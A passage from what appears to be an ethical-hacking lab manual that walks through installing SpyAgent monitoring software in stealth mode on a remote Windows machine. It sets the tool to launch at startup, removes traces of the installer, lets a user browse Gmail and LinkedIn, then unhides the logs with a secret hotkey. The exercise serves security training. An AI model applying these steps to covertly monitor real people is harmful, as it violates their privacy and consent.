☐ The **password changed** pop-up appears; click **OK**.
21. ☐ The **Welcome to SpyAgent (Step 2)** wizard appears; click **click to continue...**.

22. ☐ The **Easy Configuration and Setup Wizard** appears. In the **Configuration** section, ensure that the **Complete + Stealth Configuration** radio button is selected and click **Next**.



23. ☐ In the **Extras** section, select the **Load on Windows Startup** checkbox and click **Next**.



24. ☐ In the **Confirm Settings** section, click **Next** to **continue**.
25. ☐ In the **Apply** section, click **Next**; in the **Finish** section, click **Finish**.
26. ☐ The **spytech SpyAgent** main window appears, along with the **Welcome to SpyAgent! (Step 3)** setup wizard; click **click to continue...**.


27. ☐ If a **Getting Started** dialog box appears, click **No**.
28. ☐ In the **spytech SpyAgent** main window, click **Start Monitoring** in the bottom-left corner.

29. ☐ The **Enter Access Password** pop-up appears; enter the password you specified in **Step 19** and click **OK**.

Here, the password is **test@123**.

30. ☐ The **Stealth Notice** window appears; read the instructions carefully, and then click **OK**.

To bring SpyAgent out of stealth mode, press the **Ctrl+Shift+Alt+M** keys.



31. ☐ The **spytech SpyAgent** pop-up appears. Select the **Do not show this Help Tip again** and **Do not show Related Help Tips like this again** checkboxes and click **click to continue...**.


32. ☐ Remove the **Spytech SpyAgent** folder from **Desktop**.

33. Close **Remote Desktop Connection** by clicking on the close icon (**X**).

If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

34. Now, click on Windows Server 2016 to switch to the **Windows Server 2016** machine. Click Ctrl+Alt+Delete, click **Other user** from the left-pane and log in with the credentials **Jason** and **qwerty**.


Here, we are running the target machine as a legitimate user.


Other user
Jason
Sign in to: CEH
How do I sign in to another domain?

35. ☐ Open the **Internet Explorer** web browser and browse any website.

In this lab, we are browsing the **Gmail** and **LinkedIn** websites.

36. ☐ Once you have performed some user activities, close all windows. Click the **Start** icon from the bottom left-hand corner of the **Desktop**, click the user icon, and click **Sign out**. You will be signed out from Jason's account.



Recently added
Remove Spytech SpyAgent
SpyAgent PC Surveillance
Stop SpyAgent Stealth Mode
Expand
Most used
Snipping Tool
Paint
Internet Explorer
A
Change account settings
Lock
Sign out
G
Google Chrome
J
Java
Windows Server
Server Manager
Windows PowerShell
Windows PowerShell ISE
Windows Administrativ...
Task Manager
Control Panel
Remote Desktop...
Event Viewer
File Explorer

37. ☐ Click on Windows Server 2019 to switch back to the **Windows Server 2019** machine and follow **Steps 1 - 4** to launch **Remote Desktop Connection**.
38. ☐ Close the **Server Manager** window.


If a SpyAgent trial version pop-up appears, click **continue...**.

39. ☐ To bring **Spytech SpyAgent** out of stealth mode, press they **Ctrl+Shift+Alt+M** keys.
40. ☐ The **Enter Access Password** pop-up appears; enter the password from **Step 19** and click **OK**.

Here, the password is **test@123**.

